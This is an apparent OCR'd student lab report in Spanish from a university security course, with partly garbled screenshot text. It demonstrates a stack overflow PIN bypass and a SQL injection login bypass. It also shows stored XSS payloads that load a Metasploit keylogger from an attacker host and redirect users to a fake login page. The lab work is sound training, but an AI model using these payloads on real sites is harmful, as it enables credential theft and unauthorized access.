
Vulnerabilidades Web y Mod-Security.

Daniel Camba Lamas

1.- DESBORDAMIENTO.

El código que se nos presenta es el siguiente:



```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

char* crear_pin_aleatorio() {
        char* pin = (char *) malloc(5);;
        srand(time(0));  // Inicializa generador de nos. aleatorios
        sprintf(pin, "%04d", rand()%10000);
        return pin;
}

int main(int argc, char *argv[]) {
        char pin_secreto[5];
        strcpy(pin_secreto, crear_pin_aleatorio());

        char pin_leido[5];
        printf("Introducir PIN: ");
        gets(pin_leido);    // No comprueba tamano de entrada

        if (strcmp(pin_leido, pin_secreto) == 0){
           printf("Acceso concedido, pin correcto\n");
        }
        else {
           printf("Acceso denegado, pin incorrecto\n");
        }

        printf("PISTA:\n pin secreto: %s\n pin leido: %s\n", pin_secreto,pin_leido);
}
```

Compilamos desactivando la protección de pila:

```
:) • ~/Desktop • % •
⇒  v desbordamiento.c


:) • ~/Desktop • % •
⇒  gcc -fno-stack-protector -o desbordamiento.c

clang: error: no input files

:( • ~/Desktop • % •
⇒  gcc -fno-stack-protector -o desbord desbordamiento.c

desbordamiento.c:7:11: warning: implicit declaration of function 'time' is invalid in C99 [-Wimplicit-function-declaration]
          srand(time(0));  // Inicializa generador de nos. aleatorios
                 ^
1 warning generated.
```


Ejecutamos (*nos notifica que* `get()` *es muy inseguro*) y vemos que si escribimos más de 15 caracteres, el codigo original se reescribe, si los caracteres son alfanumericos no saltaremos la seguridad ya que se reescribe sólo con cierta parte del texto de entrada por lo que al compararlo, serán diferentes. Si pasamos espacios pulsando simplemente la tecla `space` esta se envía como `\` por lo que la cadena de entrada seguirá teniendo mayor extensión que la cadena sobreescrita. Finalmente la solución es mandar más de 15 caracteres nulos `^@` el cual se escribe pulsando `ctrl+space`, de esta forma la cadena sobreescrita es `null` y la cadena a comparar es `null`, y dado que `null==null` es `true`, nos permite el acceso.

```
warning: this program uses gets(), which is unsafe.
Introducir PIN: 1234567890123456
Acceso denegado, pin incorrecto
PISTA:
 pin secreto: 67890123456
 pin leido: 1234567890123456

:) • ~/Desktop • % •
⇒  ./desbord

warning: this program uses gets(), which is unsafe.
Introducir PIN:
Acceso denegado, pin incorrecto
PISTA:
 pin secreto:
 pin leido:
zsh: segmentation fault  ./desbord

:( • ~/Desktop • % •
⇒  ./desbord

warning: this program uses gets(), which is unsafe.
Introducir PIN: ^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@
Acceso concedido, pin correcto
PISTA:
 pin secreto:
 pin leido:

:) • ~/Desktop • % •
⇒
```

2.- ENTORNO DE PRUEBAS.


```
:) • Documents/vms • % •
⇒  bash ejercicio-modsecurity.sh

Ejemplo Mod-Security -- Seguridad en Sistemas de Información 2016/17
Introducir un identificador único (sin espacios) [+ ENTER]: DANI_CAMBA
Waiting for VM "ATACANTE_DANI_CAMBA" to power on...
VM "ATACANTE_DANI_CAMBA" has been successfully started.
Waiting for VM "MODSECURITY_DANI_CAMBA" to power on...
VM "MODSECURITY_DANI_CAMBA" has been successfully started.
Waiting for VM "VICTIMA_DANI_CAMBA" to power on...
VM "VICTIMA_DANI_CAMBA" has been successfully started.
```

3.- VULNERABILIDADES.





Los siguientes ejemplos (*De javascript*) son posibles, porque en php se carga la variable directamente y el navegador al detectar los tokens ejecuta inmediatamente lo que hay en el medio. La solución más sencilla sería utilizar la función `strval($mensaje)` de php que convierte la variable a cadena, por lo que el navegador se vería forazado a mosrar el contenido y no lo ejecutaría.

XSS.



Pagina de Administracion - Mozilla Firefox
Foro vulnerable: pagina de adminitracion
Bienvenido Pepe Perez y Perez
Opciones:
Nuevo mensaje
Ver listado de mensajes
Volver
Anadir mensajes - Mozilla Firefox
Foro vulnerable: anadir mensaje
Autor: Ana Gomez y Gomez
Titulo: JAJAJA
<script> alert(''esto admite XSS'') </script>
Texto:
Enviar
Vulnerable a ataque XSS
Volver
Listado de mensajes - Mozilla Firefox
Foro vulnerable: listado de mensajes
Usuario: Pepe Perez y Perez
esto admite XSS
OK
[Mensaje: 4] [Autor: Pepe P
Titulo: mensaje 4
este es el cuarto
[Mensaje: 3] [Autor: Pepe P
Titulo: mensaje 3
este es el tercer mensaje introducido
[Mensaje: 2] [Autor: Ana Gomez y Gomez] [Fecha: 2012-10-09]
Titulo: mensaje 2
este es el segundo mensaje introducido
[Mensaje: 1] [Autor: Ana Gomez y Gomez] [Fecha: 2012-10-09]
Titulo: mensaje 1
este es el primer mensaje introducido
Transferring data from modsecurity.ssi.net...
de adminitracion

KEYLOGGER.


ATACANTE_DANI_CAMBA [Running]
Anadir mensajes - Mozilla Firefox
Anadir mensajes
modsecurity.ssi.net/foro/anadir.php
cript_keylogger
xterm
root@atacante:~# msfconsole
=[metasploit v4.12.20-dev]
+ -- --=[1573 exploits - 906 auxiliary - 270 post]
+ -- --=[455 payloads - 39 encoders - 8 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf > use auxiliary/server/capture/http_javascript_keylogger
msf auxiliary(http_javascript_keylogger) >
Vulnerable a ataque XSS
Volver
Anadir mensajes...
xterm
20:05
Left ⌘


ATACANTE_DANI_CAMBA [Running]
xterm
Provided by:
Marcus J. Carey <mjc@threatagent.com>
hdm <x@hdm.io>
Basic options:
Name Current Setting Required Description
DEMO false yes Creates HTML for demo purposes
SRVHOST 0.0.0.0 yes The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT 8080 yes The local port to listen on.
SSL false no Negotiate SSL for incoming connections
SSLCert no Path to a custom SSL certificate (default is randomly generated)
URIPATH no The URI to use for this exploit (default is random)
Description:
This modules runs a web server that demonstrates keystroke logging through JavaScript. The DEMO option can be set to enable a page that demonstrates this technique. Future improvements will allow for a configurable template to be used with this module. To use this module with an existing web page, simply add a script source tag pointing to the URL of this service ending in the .js extension. For example, if URIPATH is set to "test", the following URL will load this script into the calling site:
http://server:port/test/anything.js
msf auxiliary(http_javascript_keylogger) > set DEMO true
DEMO => true
msf auxiliary(http_javascript_keylogger) > set SRVPORT 8888
SRVPORT => 8888
msf auxiliary(http_javascript_keylogger) > set URIPATH js
URIPATH => js
msf auxiliary(http_javascript_keylogger) > run
[*] Listening on 0.0.0.0:8888...
[*] Using URL: http://0.0.0.0:8888/js
[*] Local IP: http://198.51.100.111:8888/js
[*] Server started.
Anadir mensajes...
xterm
20:06
Left ⌘


ATACANTE_DANI_CAMBA [Running]
Anadir mensajes - Mozilla Firefox
Anadir mensajes
modsecurity.ssi.net/foro/anadir.php
cript_keylogger
Foro vulnerable: anadir mensaje
Autor: Ana Gomez y Gomez
Titulo: JAJAJA 2
blablabla <script type="text/javascript" src="http://atacante.ssi.net:8888/js/jquery.js"></script> blablabla



- Titulo: mensaje 3

  este es el tercer mensaje introducido

- [Mensaje: 2] [Autor: Ana Gomez y Gomez] [Fecha: 2012-10-09]
  - Titulo: mensaje 2


    este es el segundo mensaje introducido

- [Mensaje: 1] [Autor: Ana Gomez y Gomez] [Fecha: 2012-10-09]
  - Titulo: mensaje 1

    este es el primer mensaje introducido

- [Mensaje: 7] [Autor: Ana Gomez y Gomez] [Fecha: 2016-11-27]
  - Titulo: JAJAJA 2

    blablabla blablabla



- [Mensaje: 3] [Autor: Pepe Perez y Perez] [Fecha: 2012-10-09]
  - Titulo: mensaje 3


    este es el tercer mensaje introducido

- [Mensaje: 2] [Autor: Ana Gomez y Gomez] [Fecha: 2012-10-09]
  - Titulo: mensaje 2

    este es el segundo mensaje introducido


- [Mensaje: 1] [Autor: Ana Gomez y Gomez] [Fecha: 2012-10-09]
  - Titulo: mensaje 1

    este es el primer mensaje introducido





FAKE LOGIN.



ATACANTE_DANI_CAMBA [Running]
Anadir mensajes - Mozilla Firefox
Anadir mensajes
modsecurity.ssi.net/foro/anadir.php
cript_keylogger
Foro vulnerable: anadir mensaje
Autor: Ana Gomez y Gomez
Titulo: JAJAJA 3
blablabla <script>
window.location.replace("http://atacante.ssi.net:8888
/js/demo") </script> blablabla
Texto:
Enviar
Vulnerable a ataque XSS
Volver
Anadir mensajes...
xterm
20:20
Left ⌘



Keylogger Demo Form
This form submits data to the Metasploit listener for demonstration purposes.
Username: pepe
Password:
Submit
Keystrokes: pepe<TAB>ssi
Demo Form - Mo...
[+] [ed5adfd1] Keys: pepe<TAB>
[+] [ed5adfd1] Keys: pepe<TAB>s
[+] [ed5adfd1] Keys: pepe<TAB>si
[+] [ed5adfd1] Keys: pepe<TAB>sis
[+] [ed5adfd1] Keys: pepe<TAB>sisi
[+] [ed5adfd1] Keys: pepe<TAB>sis
[+] [ed5adfd1] Keys: pepe<TAB>si
[+] [ed5adfd1] Keys: pepe<TAB>s
[+] [ed5adfd1] Keys: pepe<TAB>
[+] [ed5adfd1] Keys: pepe<TAB>s
[+] [ed5adfd1] Keys: pepe<TAB>ss
[+] [ed5adfd1] Keys: pepe<TAB>ssi
Pagina de Admin...

MYSQL


Devices Window Help
100 %
MODSECURITY_DANI_CAMBA [Run
<?php^M
session_start(); ^M
require('configuracion.php');^M
$db = conexionMySQL();^M
$idUsuarioAutenticado="";^M
$login = $_POST["login"];^M
$password = $_POST["passwd"];^M
$query = "SELECT id, nombre FROM usuarios";^M
$query .= " WHERE login = '".$login."'";^M
$query .= " AND pass = md5('".$password."')";^M
$result = mysql_query($query, $db);^M
if ($result) {^M
$row = mysql_fetch_row($result);^M
$_SESSION["id"] = $row[0];^M
$_SESSION["nombre"] = $row[1];^M
header('Location: admin.php');^M
}^M
else {^M
header('Location: error_acceso.php');^M
}^M
root@modsecurity:~# _
Pagina de Login
modsecurity.ssi.net/foro/index.php
Foro vulnerable
Pagina de Login
Usuario: ' or 1=1; #
Password:
Login
Vulnerable a inyeccion SQL


ccia.ei.uvigo.es/d
Seguridade en sistemas informáticos
gin falsa imitando la apariencia de la web legítima)
ar un nuevo mensaje
MODSECURITY_DANI_CAMBA [R
<?php^M
session_start(); ^M
require('configuracion.php');^M
$db = conexionMySQL();^M
$idUsuarioAutenticado="";^M
$login = $_POST["login"];^M
$password = $_POST["passwd"];^M
ATACANTE_DANI_CAMBA [Running]
Pagina de Administracion - Mozilla Firefox
You have the Auto capture keyboard option turned on. This will cause the Virtual Machine to automatically capture the keyboard every
Pagina de Administracion
modsecurity.ssi.net/foro/admin.php
cript_keylogger
Foro vulnerable: pagina de adminitracion
Bienvenido Pepe Perez y Perez
Opciones:
Nuevo mensaje
Ver listado de mensajes
Volver


ATACANTE_DANI_CAMBA [Running]
Pruebas SSI » :e201994dca9320fc94336603b1cfc970:admin: - Mozilla Firefox
You have the Auto capture keyboard option turned on. This will cause the Virtual Machine to automatically capture the keyboard every
